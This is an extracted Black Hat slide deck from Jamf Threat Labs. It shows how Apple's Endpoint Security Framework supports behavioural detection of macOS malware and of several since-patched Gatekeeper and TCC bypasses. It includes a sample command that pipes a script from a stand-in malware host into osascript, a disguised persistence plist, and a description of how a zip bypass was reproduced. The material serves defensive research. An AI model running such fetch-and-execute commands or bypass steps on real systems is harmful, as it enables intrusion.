

Forward-Looking Statement Disclaimer

This presentation may contain forward-looking statements under applicable securities laws. All statements other than statements of historical fact are forward-looking statements. Forward-looking statements are based on information available to Jamf at the time they are made and provide Jamf's current expectations and projections about our financial condition, results, plans, objectives, future performance and business. You can identify forward-looking statements by the fact that they do not relate strictly to historical or current facts. Forward-looking statements may include words such as "anticipate," "estimate," "expect," "project," "plan," "intend," "believe," "may," "will," "should," "can have," "likely" and other terms of similar meaning in connection with any discussion of the timing or nature of future operating or financial performance or other events.

All statements we make about our estimated and projected costs, expenses, cash flows, growth rates and financial results are forward-looking statements. In addition, our plans and objectives for future operations, growth initiatives, product plans and product strategies are forward-looking statements.

There are various factors, risks and uncertainties that may cause Jamf's actual results to differ materially from those that we expected in any forward-looking statements. These factors and risks are set forth in the documents Jamf files with the U.S. Securities and Exchange Commission (SEC). These documents are publicly available on the SEC's website.

Forward-looking statements are not guarantees of future performance and you should not place undue reliance on them. Jamf is under no obligation to update any forward-looking statements made in this presentation.

Leveraging the Apple ESF for Behavioral Detections

Jaron Bradley
Matt Benyo

#BHUSA @BlackHatEvents



Jaron Bradley
 @jbradley89



Matt Benyo
 @mattbenyo

macOS Detections
at Jamf Threat Labs



What is the Endpoint Security Framework

#BHUSA @BlackHatEvents


Introduced 10.15

Replacement for:

- Kauth KPI
- Mac kernel framework
- OpenBSM audit trail

Kernel extensions difficult to develop and maintain

New security issues created as even minor bugs often lead to kernel panics.



**VENDOR
SYSTEM
EXTENSION**

**Endpoint
Security
Framework**

KERNEL


```
{  
    event: ES_EVENT_TYPE_NOTIFY_EXEC,  
    process: {  
        uid: 501,  
        ppid: 5380,  
        responsible_pid: 5377,  
        session_id: 5378,  
        original_ppid: 5380,  
        pgid: 5385,  
        username: sandy,  
        tty: /dev/ttys002,  
        path: /usr/bin/cut,  
        command: cut -f2 -d :,  
        pid: 5387  
    },  
    timestamp: 2022-07-11 13:56:35  
}
```

ESF System Extensions subscribe to system events
e.g.:

- es_event_create_t
- es_event_rename_t
- es_event_exec_t
- es_event_fork_t

kernel sends detailed info about event to all subscribed system extensions


ESF events delivered as either Notification Events or Authorization Events



Notify events send detailed event information to the subscribed system extensions and the vendor application can do what it wants with that information.
e.g.:

- Logging
- Apply detection logic
- Display an alert

Notify events are report only. They have no bearing on the execution of the event.




Authorization events:

- Prevent activity from proceeding
- Send event data to subscribed clients
- Await approve/deny response from client

Client uses its own logic to determine whether event should proceed

Vendor Logic


Static Detection



- Team IDs
- File Hashes
- Yara Rules
- Machine Learning

Authorization events on process creates offer a great opportunity for vendors to apply static detections at the moment of execution

Behavioral Detections Powered by ESF



Fake File Extension

```
jaron.bradley -- zsh -- 80x24
>>> file /tmp/a.pdf
/tmp/a.pdf: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-
bit executable x86_64] [arm64e:Mach-O 64-bit executable arm64e]
/tmp/a.pdf (for architecture x86_64):Mach-O 64-bit executable x86_64
/tmp/a.pdf (for architecture arm64e):Mach-O 64-bit executable arm64e
```

Tmp File Created

Single Letter File Name

PDF Extension on an executable

Attackers sometimes disguise malicious files like executables by masquerading file extensions like PDF.

Detection logic can be applied at the time of file creation.


Plist Disguised as Apple

LaunchAgents



com.apple.systemkeeper

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.apple.systemkeeper</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/benyo/.system/.systemkeeper</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```



Attackers can gain persistence via malicious launch agents and launch daemons

In many cases, they will disguise their launch plist by pre-pending the name with **com.apple**

This can be detected by performing additional code signing checks on the executable at the path in the program arguments of the plist

If the program is not signed by Apple, it shouldn't be called from a plist labeled **com.apple**

Behaviors and Processes

```
{  
    event: ES_EVENT_TYPE_NOTIFY_EXEC,  
    process: {  
        uid: 501,  
        ppid: 5380,  
        responsible_pid: 5377,  
        session_id: 5378,  
        original_ppid: 5380,  
        pgid: 5385,  
        username: sandy,  
        tty: /dev/ttys002,  
        path: /usr/bin/cut,  
        command: cut -f2 -d :,  
        pid: 5387  
    },  
    timestamp: 2022-07-11 13:56:35  
}  
  
  
/System/Applications/Utilities/Terminal.app    /usr/bin/login    /usr/bin/zsh    /usr/bin/cut  
5377 → 5378 → 5380 → 5387
```

- Event process (pid) is cut command
- Cut command was run by the parent (ppid) zsh
- Responsible pid was Terminal.app
- String of piped commands was led by (pgid) system_profiler
- All commands in the session have the same Session id which belongs to /usr/bin/login

Curl piped to Interpreter

```
jaron.bradley --zsh -- 80x24
>>> curl https://some-sneaky-malware.com/a6vmc9/script | osascript
>>> ps aux | grep osascript
jaron.bradley 84575 0.0 0.2 409316464 32080 s001 S+ 4:39PM 0:00.21 osascript
```

Detection Logic

```
{
  event: ES_EVENT_TYPE_NOTIFY_EXEC,
  process: {
    uid: 501,
    ppid: 66701,
    responsible_pid: 632,
    original_ppid: 66701,
    pgid: 66726,
    username: jaron.bradley,
    tty: /dev/ttys001,
    path: /usr/bin/curl,
    command: curl 127.0.0.1",
    pid: 66726
  },
  timestamp: 2022-07-01 12:32:52
}

{
  event: ES_EVENT_TYPE_NOTIFY_EXEC,
  process: {
    uid: 501,
    ppid: 66701,
    responsible_pid: 632,
    original_ppid: 66701,
    pgid: 66726,
    username: jaron.bradley,
    tty: /dev/ttys001,
    path: /usr/bin/osascript,
    command: osascript,
    pid: 66727
  },
  timestamp: 2022-07-01 12:32:52
}
```



Fileless malwarecurls scripts and binaries piped directly to interpreters like osascript to avoid leaving file artifacts for static detection.


Detection can often be achieved by linking interpreter execution with a pgid pointing to curl

Advanced Behavioral Detections

CVE 2021-30657 Gatekeeper Bypass



Covered last year by Cedric Owens, macOS Gatekeeper had a (since patched) bug that allowed unsigned code to pass Gatekeeper checks by failing to meet Gatekeeper's heuristic definition of an app bundle. If an app was missing an info.plist and had a script as the app executable, Gatekeeper would simply allow the app to run without any additional checks or prompts to the user.



We discovered Shlayer abusing this bypass.

Example of pre-bypass Shlayer (left) vs Double-click (no prompt) bypass found in wild (right)

Detection Logic

Parent is launchd



```
{
  event: ES_EVENT_TYPE_NOTIFY_EXEC,
  process: {
    uid: 501,
    ppid: 1,
    responsible_pid: 12021,
    original_ppid: 1,
    pgid: 26007,
    username: sandy,
    tty: None,
    path: /bin/bash,
    command:
      '/bin/bash',
      '/private/var/folders/g6/.../T/AppTranslocation/.../d/PoC.app/Contents/MacOS/PoC',
    pid: 12021
  },
  timestamp: 2022-07-11 14:24:32
}
```

File path in app bundle




Process Path is interpreter



File path NOT a mach-O



CVE 2022-22616 TCC Bypass




XCSSET discovered piggybacking TCC permissions of legitimate apps

Malicious app nested inside of legitimate app, inheriting its TCC permissions with no user prompts

(Since patched by Apple)


Detection Logic



Detection achieved by looking for nested app bundles
Code signing checks performed on both apps
In malicious cases, inner app has either:

- No code signature
- Ad-hoc signature
- Team ID that does not match outer app

CVE 2022-22616 Gatekeeper Bypass



Application bundles are directory structures and can't be downloaded from the internet as a file.

They are often zipped into an archive file to get around this.


For convenience, Safari, by default, automatically unzips these archives.

| Safari Auto-Unzip | | Manual Unzip | | |
|-------------------|-----------|----------------------|---|-----------|
| ✓ | toxic.app | no quarantine | ✓ | toxic.app |
| ✓ | Contents | com.apple.quarantine | ✓ | Contents |
| ✓ | macOS | com.apple.quarantine | ✓ | macOS |
| | Toxic | com.apple.quarantine | | Toxic |


We discovered legitimate apps hosted online bypassing Gatekeeper checks when auto-unzipped by Safari. The top level of the app directory was missing the quarantine attribute.

When downloaded from a different browser and unzipped by manually clicking, the same app properly received the quarantine attribute.

This narrowed the issue to the Safari Sandbox broker which is responsible for the auto unzip



First Directory Header: Test.app/





First Directory Header: Test.app/Contents


We were able to replicate this issue by taking a normally zipped app and manually deleting the first directory header in the zip file

Removing this header led to the Bill of Materials failing to index the top level of the app bundle, but would still successfully unzip the application



Bill of Materials



copyQuarantine



Bill of Materials



copyQuarantine


Since that directory header was missing from the Bill of Materials, the quarantine bit failed to be applied to the unzipped file.

When the top level of the app directory has no quarantine bit, it runs with no Gatekeeper checks

This bug was patched by Apple

Detection Logic

```
{  
    event: ES_EVENT_TYPE_NOTIFY_RENAME,  
    file: {  
        proc_path: /Applications/Safari.app/Contents/XPCServices/...  
        /Contents/MacOS/com.apple.Safari.SandboxBroker,  
